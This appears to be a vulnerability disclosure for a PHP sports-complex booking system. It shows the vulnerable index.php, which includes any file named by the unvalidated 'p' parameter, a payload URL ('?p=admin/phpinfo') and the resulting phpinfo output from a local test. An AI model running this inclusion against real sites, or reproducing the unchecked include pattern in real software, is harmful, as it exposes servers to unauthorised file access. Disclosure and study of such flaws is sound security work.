SCBS online sports venue reservation system v1.0 - File Inclusion

You do not need to log in and open the website storage directory

Supplier:https://www.sourcecodester.com/php/15236/online-sports-complex-booking-system-phpmysql-free-source-code.html


/?p= -----> 'p' can control some p parameters

Payload:?p=admin/phpinfo


\scbs\index.php

```php
<?php require_once('config.php'); ?>
<!DOCTYPE html>
<html lang="en">
<?php require_once('inc/header.php') ?>
<body>
<?php $page = isset($_GET['p']) ? $_GET['p'] : 'home';  ?>
<?php require_once('inc/topBarNav.php') ?>
     <?php if($_settings->chk_flashdata('success')): ?>
      <script>
        alert_toast("<?php echo $_settings->flashdata('success') ?>",'success')
      </script>
<?php endif;?>
<?php
    if(!file_exists($page.".php") && !is_dir($page)){
        include '404.html';
    }else{
      if(is_dir($page))
        include $page.'/index.php';
      else
        include $page.'.php';
    }
?>
```

We create phpinfo.php under the admin path PHP file, whose content is "<? PHP phpinfo();? >"



And visit http://localhost/scbs/?p=admin/phpinfo You can see that phpinfo has been successfully included


localhost/scbs/?p=admin/phpinfo
SCBS - PHP
Home
Facilities
About Us
Login | Register | Admin
System
Windows NT WKEYI0X1-PC 6.1 build 7601 (Windows 7 Professional Edition Service Pack 1) AMD64
Build Date
Dec 17 2019 19:17:41
Compiler
Visual C++ 2017
Architecture
x64
Configure Command
cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-pdo-oci=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--without-analyzer" "--with-pgo"
Server API
Apache 2.0 Handler
Virtual Directory Support
enabled
Configuration File (php.ini) Path
C:\Windows
Loaded Configuration File
C:\xampp\php\php.ini
Scan this dir for additional .ini files
(none)
Additional .ini files parsed
(none)
PHP API
20190902
PHP Extension
20190902
Zend Extension
320190902
Zend Extension Build
API320190902,TS,VC15
PHP Extension Build
API20190902,TS,VC15
Debug Build
no
Thread Safety
enabled
17:54
2022/3/27